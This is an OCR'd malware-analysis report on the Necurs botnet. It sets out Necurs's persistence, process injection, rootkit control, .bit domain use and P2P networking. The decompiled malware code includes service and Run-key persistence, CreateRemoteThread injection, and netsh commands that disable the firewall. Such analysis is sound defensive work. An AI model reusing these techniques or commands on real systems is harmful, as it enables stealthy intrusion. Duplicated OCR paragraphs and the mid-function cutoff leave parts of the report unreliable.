
Blueliv.



NECURS MALWARE OVERVIEW

CONTENTS

01

INTRODUCTION

The purpose of this document is to briefly describe the features of Necurs malware. During the analysis, we have been able to identify the different "features" and "capabilities" of the Necurs malware.

We have begun developing further investigation techniques that will allow us not only to have a better understanding of the behavior of the powerful malware, but also to retrieve information exfiltrated by it. The results of these extended analyses will take longer to be gathered, analyzed and understood.

Blueliv Threat Intelligence Lab Team has performed a very deep and detailed malware-reversal analysis on Necurs malware. We have deciphered and understood it's advanced "self-protection" features, including: persistence, injects, stealth mode, rewall disabling and encrypted communication; among others. We also reveal how it behaves within the network and the different ways it communicates with C2 and other infected Bots.

In the following report, you will be able to see all this information and some samples of code lines that illustrate the job done by Blueliv Threat Intelligence Lab engineers.

We hope that the information provided in this report will help you gain a better understanding of how NECURS works.

02

METHODOLOGY

To analyze the targeted malware, we used the following methodology:

DYNAMIC ANALYSIS

The objective of this stage is to have a general overview of the sample. To achieve that, the sample is executed in a controlled environment with tracing capabilities. This environment is called a Sandbox. The Sandbox is set-up to analyze different types of actions performed by the malware. Once the analysis is finished, a report is generated and the analyst can understand the behavior and actions performed by the bot.

STATIC ANALYSIS

After getting the malicious payload from the sample, we manually analyze it without executing the sample. In this stage, the analyst renames internal variables and structures, and performs manual manipulation on the disassembled code to make it understandable to humans.

NETWORK ANALYSIS

During all the analysis stages the network is also being analyzed to gather information about connections and payloads transferred to and from the C2, or any of the botnet's other components.

MANUAL DEBUGGING ANALYSIS

Many malware samples are packed with additional protective layers or software. The objective of this stage of the analysis is to extract the malicious payload from the original packed binary. However, there is a lot of information we don't need and many obfuscation layers to make the analysis difficult.

This stage consists of executing and debugging the sample in a controlled environment. In this stage, the binary is executed step by step and the proper malicious payload is dumped from memory once unpacked. It's important to state that this process is manual and is performed by an analyst.

This analysis is made possible by capturing all the network traffic for further inspection.

03

NECURS INTRODUCTION

Necurs is a modular malware with a lot of features, but it is mainly known for sending large spam campaigns through email. Necurs is mainly a Loader/Dropper able to download a new malware to the infected machine.

This is why it's useful for Spam – it can drop any other malware. This malware has been in the wild since 2012. Since then, some improvements and new modules have been added. Therefore, some of the features or behaviors are legacy and may not be useful for the malicious actions right now. Let's see some of the capabilities included in this malware and how they are executed. All the samples of code and any kind of traces are from the sample:

6c362198a8879579c074ee8b0b14e712e059ff7f6037305e26f6d9ed47c6d39b

a PERSISTENCE

Persistence refers to a capability common among many types of malware – to remain in the system even if the system is rebooted. To achieve that, Necurs does a few different things.

Firstly, it installs itself as a service. In the following snippet of code, we can see how the malware checks for admin rights. If the malware already has them, the service is installed and initialized. To do so, it first copies itself into another directory. The directory created uses some randomly created numbers to generate a new, inexistent subdirectory.

```
hSCManager = (SC_HANDLE)IsUserAnAdmin();
if ( hSCManager || (v2 = &pszPath, !pszPath) )
  v2 = &Buffer;
v3 = (unsigned __int16)random_nwc();
v4 = random_nwc();
v5 = (unsigned __int16)random_nwc();
v6 = (unsigned __int16)random_nwc();
v7 = (unsigned __int16)random_nwc();
v8 = random_nwc();
if ( !snprintf(&PathName, 260, L"%s%0.8X-%0.4X-%0.4X-%0.4X-%0.4X%0.8X%0.4X}\\", v2, v8, v7, v6, v5, v4, v3)
  && (CreateDirectoryW(&PathName, 0) || GetLastError() == 183)
  && !ukn_ukn((int)&PathName, 0x104u, (int)&WideCharStr)
  && CopyFilew(&Filename, &PathName, 0) )
{
  if ( !snprintf(&FileName, 260, L"%s:Zone.Identifier", &PathName) )
    DeleteFilew(&FileName);
  if ( hSCManager )
  {
    hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);
    if ( hSCManager )
    {
      snprintf(&BinaryPathName, 260, L"\"%s\" /service", &PathName);
      hSCObject = CreateServicew(
                    hSCManager,
                    &ServiceName,
                    0,
                    0xF01FFu,
                    0x10u,
                    2u,
                    0,
                    &BinaryPathName,
                    0,
                    0,
                    0,
                    0,
                    0);
      if ( hSCObject )
        goto LABEL_47;
      if ( GetLastError() == 1073 )
      {
        v9 = OpenServicew(hSCManager, &ServiceName, 0xF01FFu);
        hSCObject = v9;
        if ( v9 )
        {
          DeleteService(v9);
```

This is the decompiled code from the static analysis of the binary. Here we see the behavior of the malware and its structure, but we don't know the actual values used in each function call. To see a better example, let's consider the results of the dynamic analysis.

```
CreateDirectoryW(C:\Windows\Installer\{14396CD1-BF30-54B7-8139-
F5D7609C3699}\,C:\Windows\Installer\{14396CD1-BF30-54B7-8139-
F5D7609C3699}\) => 0x1

CopyFileW(C:\Users\Administrator\AppData\Local\Temp\IWlfE.exe,0,C:\
Windows\Installer\{14396CD1-BF30-54B7-8139-F5D7609C3699}\syshost.
exe,C:\Users\Administrator\AppData\Local\Temp\IWlfE.exe,C:\Windows\
Installer\{14396CD1-BF30-54B7-8139-F5D7609C3699}\syshost.exe)=> 0x1

DeleteFileW(C:\Windows\Installer\{14396CD1-BF30-54B7-8139-
F5D7609C3699}\syshost.exe:Zone.Identifier,C:\Windows\Installer\
{14396CD1-BF30-54B7-8139-F5D7609C3699}\syshost.exe:Zone.Identifier) =>
0x0

OpenSCManagerW(983103,NULL,NULL)=> 0x631778

CreateServiceW(NULL,2,NULL,C:\Users\Administrator\AppData\Local\
Temp\"C:\Windows\Installer\{14396CD1-BF30-54B7-8139-F5D7609C3699}\
syshost.exe"\service,syshost32,"C:\Windows\Installer\{14396CD1-BF30-
54B7-8139-F5D7609C3699}\syshost.exe"/

StartServiceW(0x6316d8,NULL) => 0x1
```

From the above execution trace we can see how Necurs creates a directory called:

C:\Windows\Installer\{14396CD1-BF30-54B7-8139-F5D7609C3699}

It copies itself into the directory with the binary name 'syshost.exe'.

It also tries to remove an inexistent file, this is why the function DeleteFileW returned 0 once executed. With the full route of the new binary, it starts a service pointing to this binary and adds a new parameter to the execution:

C:\Windows\Installer\{14396CD1-BF30-54B7-8139-F5D7609C3699}\syshost.exe /service

Once everything is completed, the malware starts the service it has just created. In addition, it also uses the registry to remain active when the computer is rebooted. In the same function, we can also see how the malware puts itself into the registry:

```
LABEL_47:
              v20 = StartServiceW(hSCObject, 0, 0);
              if ( !v20 )
                DeleteService(hSCObject);
              CloseServiceHandle(hSCObject);
            }
          }
          CloseServiceHandle(hSCManager);
          if ( v20 )
            return 0;
        }
        if ( !RegOpenKeyW(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult) )
          goto LABEL_46;
      }
      if ( !RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult) )
      {
LABEL_46:
        if ( !RegSetValueExW(phkResult, &ServiceName, 0, 1u, (const BYTE *)&PathName, 2 * wcslen(&PathName) + 2) )
          RegFlushKey(phkResult);
        RegCloseKey(phkResult);
      }
      StartupInfo.cb = 68;
      memset(&StartupInfo.lpReserved, 0, 0x40u);
      if ( CreateProcessW(0, &PathName, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
      {
        CloseHandle(ProcessInformation.hProcess);
        CloseHandle(ProcessInformation.hThread);
      }
    }
  }
  return 0;
}
```

In the above code, we see how the malware is adding a new entry into the registry. It first checks if it's possible to set a new value into the HKEY_LOCAL_MACHINE root key, which affects the whole machine and all the users. If it isn't possible, it uses the user's personal hive, called HKEY_CURRENT_USER. In both cases, it inserts the name of the previously created service into the run key, which is:

\Software\Microsoft\Windows\CurrentVersion\Run

This key makes the system run the created service when the machine is rebooted.

b INJECT IN ALL PROCESSES

This malware, as with many others, injects some payloads into the running processes. Necurs uses this injection to detect virtualized environments.

First, it iterates over all running processes, validates if the PID of the selected process is different from the current malware PID, and if it's not the same, it makes the injection.

This process is shown in the following snippet of code:

```
int inject_all_processes()
{
  HANDLE v0; // esi@1
  BOOL i; // eax@2
  int result; // eax@9
  PROCESSENTRY32W pe; // [sp+4h] [bp-22Ch]@1

  pe.dwSize = 556;
  memset(&pe.cntUsage, 0, 0x228u);
  v0 = do_CreateToolhelp32Snapshot(2u, 0);
  if ( v0 != (HANDLE)-1 )
  {
    for ( i = Process32FirstW(v0, &pe); i; i = Process32NextW(v0, &pe) )
    {
      if ( pe.th32ProcessID != GetCurrentProcessId() )
        code_inject_into_other_process(pe.th32ProcessID);
    }
    CloseHandle(v0);
  }
  if ( sub_40BE74() || (result = sub_40BD72()) != 0 )
  {
    Sleep(5000u);
    copy_move_remove_itself(1, 1);
  }
  return result;
}
```

In the above code, we can see a loop in all the current list of processes and, if the PID is different than the PID of the malware, the function 'code_inject_into_other_process' is called, with the targeted process PID as a parameter. This function is the one that injects the code.

```
HANDLE __cdecl code_inject_into_other_process(DWORD dwProcessId)
{
  HANDLE result; // eax@1
  HANDLE hProcess; // ebx@2
  LPVOID lpStartAddress; // ST28_4@3
  unsigned int v4; // eax@3

  result = (HANDLE)ukn_checks();
  if ( result )
  {
    result = OpenProcess(0x1F0FFFu, 0, dwProcessId);
    hProcess = result;
    if ( result )
    {
      lpStartAddress = VirtualAllocEx(result, 0, 0x80u, 0x3000u, 4u);
      WriteProcessMemory(hProcess, lpStartAddress, main_injected_thread, 0x80u, 0);
      v4 = random_int(0x64u, 0xC8u);
      Sleep(v4);
      CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)lpStartAddress, 0, 0, 0);
      result = (HANDLE)CloseHandle(hProcess);
    }
  }
  return result;
}
```

The above code is responsible for injecting a payload into the targeted process. First, it does some checks and if everything is ok, it starts opening the process and allocates a new amount of memory, 0x80 bytes, with permissions MEM_COMMIT and MEM_RESERVE. Once the memory is reserved, the malware injects the payload located in 'main_injected_thread', a function, into the targeted process. Once the injection is done, the malware sleeps for a random amount of time, between 100 and 200 milliseconds. Then, it creates a remote thread pointing to the new allocated memory with the injected payload. The content of the injected function is as follows:

```
signed int main_injected_thread()
{
| _asm { vmcpuid }
  return 1;
}
```

As you can see, this function only calls the 'vmcpuid' instruction. In the past, the 'vmcpuid' was not properly implemented in some sandbox's and it made the process crash. Since every process is injected with this operation, it would have been pretty easy to detect a virtualized environment in the past. However, it seems to be a legacy issue, since the current virtual environment does not crash with this instruction.

c KERNEL ROOTKIT WITH USERLAND INTERACTION

Necurs also includes a kernel rootkit. A rootkit is a malicious piece of code that allows arbitrary actions into the system, making them invisible to the user, even the administrator. To achieve that, Necurs creates a driver in the system and allows interaction from userspace by using the DeviceIoControl system call. The following snippet of code checks the current rootkit status and executes further actions depending on the result:

```
rtk_status = check_rootkit_status(__PAIR__(a2, a1));
if ( rtk_status == -2 )                         // update rootkit
{
  if ( do_Iswow64Process() )
  {
    if ( !a5 || !a6 )
      return 0;
    v11 = DeviceIoControl(hDevice, 0x220018u, (LPVOID)a5, a6, 0, 0, &BytesReturned, 0);
  }
  else
  {
    if ( !lpInBuffer || !nInBufferSize )
      return 0;
    v11 = DeviceIoControl(hDevice, 0x220018u, lpInBuffer, nInBufferSize, 0, 0, &BytesReturned, 0);
  }
  if ( !v11 )
    return 0;
LABEL_26:
  result = -2;
}
else if ( rtk_status == -1 )                    // already last version
{
  result = -1;
}
else
{
  v7 = 0;
  if ( rtk_status )                             // install rootkit
    return rtk_status == 1;
  if ( !IsUserAnAdmin() )
    return 0;
  if ( do_Iswow64Process() )
  {
    if ( !a5 || !a6 )
      return 0;
    v9 = do_createService(a1, a2, (char *)a5, a6);
  }
  else
  {
    if ( !lpInBuffer || !nInBufferSize )
      return 0;
    v9 = do_createService(a1, a2, (char *)lpInBuffer, nInBufferSize);
  }
  if ( !v9 )
    return 0;
  while ( 1 )
  {
    v10 = check_rootkit_status(__PAIR__(a2, a1));
    if ( v10 )
      break;
    Sleep(0x32u);
    ++v7;
    if ( v7 >= 40 )
    {
      if ( do_Iswow64Process() )
        goto LABEL_26;
      break;
    }
  }
  result = v10;
}
return result;
}
```

In the above code we can see how, depending on the current status, the malware does different actions:

- Status = -2: the rootkit needs to be updated.
- Status = -1: rootkit is installed and no update is required
- Status = 0: no rootkit found and it must be installed. In this last piece of code the malware keeps looping, waiting for a proper rootkit installation; it also sleeps 50 milliseconds between iterations.

To fully understand what is going on here, an in-depth analysis would be required. This function is called at the beginning of the malware infection.

d ENCRYPTED AND BINARY COMMUNICATION

Necurs, like most malware, uses encrypted communications with the botnet's other elements. There are lots of obfuscation and encryption processes before sending the payload of information to other components.

Necurs also generates some random values for each request, making it difficult to be detected by automatic systems or network firewalls. In addition, the malware uses a binary format to move between components, making it difficult to analyze the information even when decrypted.

As an example of some data sent from our sandbox to a C2, see the following picture:

This is an example of a request sent to the C2, it is a HTTP POST request and, as stated before, the payload is binary data. It isn't possible to understand what is being sent without reversing the decryption algorithm.

e DISABLES FIREWALL

When the malware infects a system, it disables all the firewalls and rules for itself, meaning that the malware is treated as trusted software. If Necurs has administration rights, it uses the command called netsh.exe to manage the firewall rules. To do that, it creates an independent thread pointing to the following code:

```
DWORD __stdcall thread_main_(fAdmin(LPVOID lpThreadParameter)
{
  WCHAR widecharstr; // [sp+4h] [bp-52Ch]@9
  WCHAR Buffer; // [sp+20Ch] [bp-324h]@8
  struct _OSVERSIONINFOW VersionInformation; // [sp+414h] [bp-11Ch]@1
  unsigned __int16 v5; // [sp+528h] [bp-8h]@5

  VersionInformation.dwOSVersionInfoSize = 284;
  memset(&VersionInformation.dwMajorVersion, 0, 0x11Cu);
  GetVersionExW(&VersionInformation);
  if ( VersionInformation.dwMajorVersion >= 5
    && (VersionInformation.dwMajorVersion != 5
     || VersionInformation.dwMinorVersion
     && (VersionInformation.dwMinorVersion != 1 || v5 >= 2u)
     && (VersionInformation.dwMinorVersion != 2 || v5 >= 1u))
    && GetSystemDirectoryW(&Buffer, 0x104u)
    && ukn_func(0xC74C2952, 0x15D30E8A, &wideCharStr, 260, 2) )
  {
    if ( VersionInformation.dwMajorVersion < 6 )
    {
      sys_exec((int)L"\"%s\\netsh.exe\" firewall set opmode mode=DISABLE profile=ALL", 0, (unsigned int)&Buffer);
    }
    else
    {
      if ( sys_exec(
             (int)L"\"%s\\netsh.exe\" advfirewall firewall set rule name=\"%s\" dir=%s new action=allow enable=yes profile=any",
             0xEA60u,
             (unsigned int)&Buffer) )
        sys_exec(
          (int)L"\"%s\\netsh.exe\" advfirewall firewall add rule name=\"%s\" dir=%s action=allow enable=yes profile=any",
          0,
          (unsigned int)&Buffer);
      if ( sys_exec(
             (int)L"\"%s\\netsh.exe\" advfirewall firewall set rule name=\"%s\" dir=%s new action=allow enable=yes profile=any",
             0xEA60u,
             (unsigned int)&Buffer) )
        sys_exec(
          (int)L"\"%s\\netsh.exe\" advfirewall firewall add rule name=\"%s\" dir=%s action=allow enable=yes profile=any",
          0,
          (unsigned int)&Buffer);
    }
  }
  return 0;
}
```


As you can see, the malware is adding rules to the current firewall configuration to white list all the activities in the current process. Those commands can be reproduced by anyone with administration rights in a system.

e MAY USE .BIT DOMAINS

Some C2s are stored in domains with TLD .bit, this is a decentralized domain system managed by 'namecoin' (http://namecoin.org).

As an example of the '.bit' domains usage, the following code shows a flow where some domains may be resolved. Notice how the flow is split when a new resolution must be performed by the malware, depending on the TLD.

The first block of code is responsible for detecting the TLD of the desired domain. It checks if it is a '.bit' domain or not and then it resolves the domain:



At the end of the picture, we see two different functions, depending on the results of the previously mentioned checks. A normal domain will execute the 'do_DNSQuery_w' function to resolve it. On the other hand, the 'resolves_bit_domains' function will be called if the domain ends with a '.bit' TLD.

This happens because '.bit' domains need a special DNS server to allow the resolution, and, in the function 'resolves_bit_domains', a special DNS server is specified to allow such resolution. For all other cases, the normal DNS resolution is used.

g MODULE INJECTION IN RUNTIME

The Necurs malware can be upgraded without reinfecting a machine, it has the ability to introduce new functionalities through modules.

Modules are isolated pieces of code loaded in runtime to the malware, they are usually DLLs which are sent by the C2 in an encrypted format.

This makes the malware really adaptative and dangerous in corporate environments because its behavior may change over time.

04

NETWORK COMMUNICATION

Necurs has a hybrid network architecture, with some characteristics of P2P networks and some of a centralized one. In addition, as already stated, all payloads are encrypted and in binary format, which makes the analysis of the data sent and received difficult. It also uses custom algorithms to obfuscate the data and uses different DGA approaches as well.

4.1. NETWORK FEATURES

Necurs has a hybrid network architecture, with some characteristics of P2P networks and some of a centralized one. In addition, as already stated, all payloads are encrypted and in binary format, which makes the analysis of the data sent and received difficult. It also uses custom algorithms to obfuscate the data and uses different DGA approaches as well.

4.1.1. DGA

Necurs uses different DGA approaches, there is one pure DGA implemented which generates unpredictable domains based on an internal seed, date and random data. The purpose of this algorithm is to generate non-predictable domains and try to resolve them. If any domain resolves, the malware assumes that it is within a virtualized environment and stops working. This malware also has another DGA-like processes, which randomly generate TLDs.

4.1.2. HARDCODED IPS

The malware also uses some encrypted, hardcoded IPs.

4.1.3. DNS RESOLUTION OBFUSCATION

When Necurs resolves some domains, it does not actually connect to the resolved IP, it makes some manipulations with the results to get the real C2 IP to connect to. It makes it difficult to trace because the domain itself is not representative of the C2 as is.

4.1.4. P2P

Necurs also uses infected computers as nodes to create a peer-to-peer (P2P) network. This P2P network is mostly used to deliver new C2 domains and '.bit' DNS server resolutions. But, no commands are sent through this channel in normal situations. In addition, the messages are signed by the malware author with an RSA-2048 key.

To create such a network, the malware opens a port in both the TCP and the UDP protocols. The following picture shows the opened ports in an infected computer:

Proto	Local Address	Remote Address	State
TCP	192.168.56.3:49238	185.17.185.73:80	ESTABLISHED
TCP	192.168.56.3:49243	42.2.134.201:24216	SYN_SENT
TCP	192.168.56.3:49245	124.155.186.98:10618	SYN_SENT
TCP	192.168.56.3:49246	190.38.6.56:5273	SYN_SENT
TCP	192.168.56.3:49247	124.11.210.196:29427	SYN_SENT
TCP	192.168.56.3:49249	179.99.46.206:23287	SYN_SENT
TCP	0.0.0.0:17590	0.0.0.0:0	LISTENING
UDP	0.0.0.0:17590	*:*	
UDP	0.0.0.0:53722	*:*	
UDP	0.0.0.0:55815	*:*	

The first port opened by the malware was 17590 in both UDP and TCP protocols. Those ports are used to manage the P2P network. The main function where all the P2P behavior starts is the following:

```
int __cdecl init_p2p_network(u_short hostPort)
{
  char optval[4]; // [sp+Ch] [bp-4h]@4

  s = do_openLocalServer(hostPort, 2, 2, 17);   // Open UDP port
  if ( s != -1 )
  {
    fd = do_openLocalServer(hostPort, 2, 1, 6); // Open TCP port
    if ( fd != -1 )
    {
      hThread = (int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)handle_p2p, 0, 0, 0);
      if ( hThread )
      {
        strcpy(optval, "Ç\x02\x02");
        if ( setsockopt(s, 0xFFFF, 4098, optval, 4) == -1
          || (strcpy(optval, "Ç\x02\x02"), setsockopt(s, 0xFFFF, 4097, optval, 4) == -1) )
        {
          *(_DWORD *)optval = 65507;
          setsockopt(s, 0xFFFF, 4098, optval, 4);
          *(_DWORD *)optval = 65507;
          setsockopt(s, 0xFFFF, 4097, optval, 4);
        }
        current_port_opened = hostPort;
        return 1;
      }
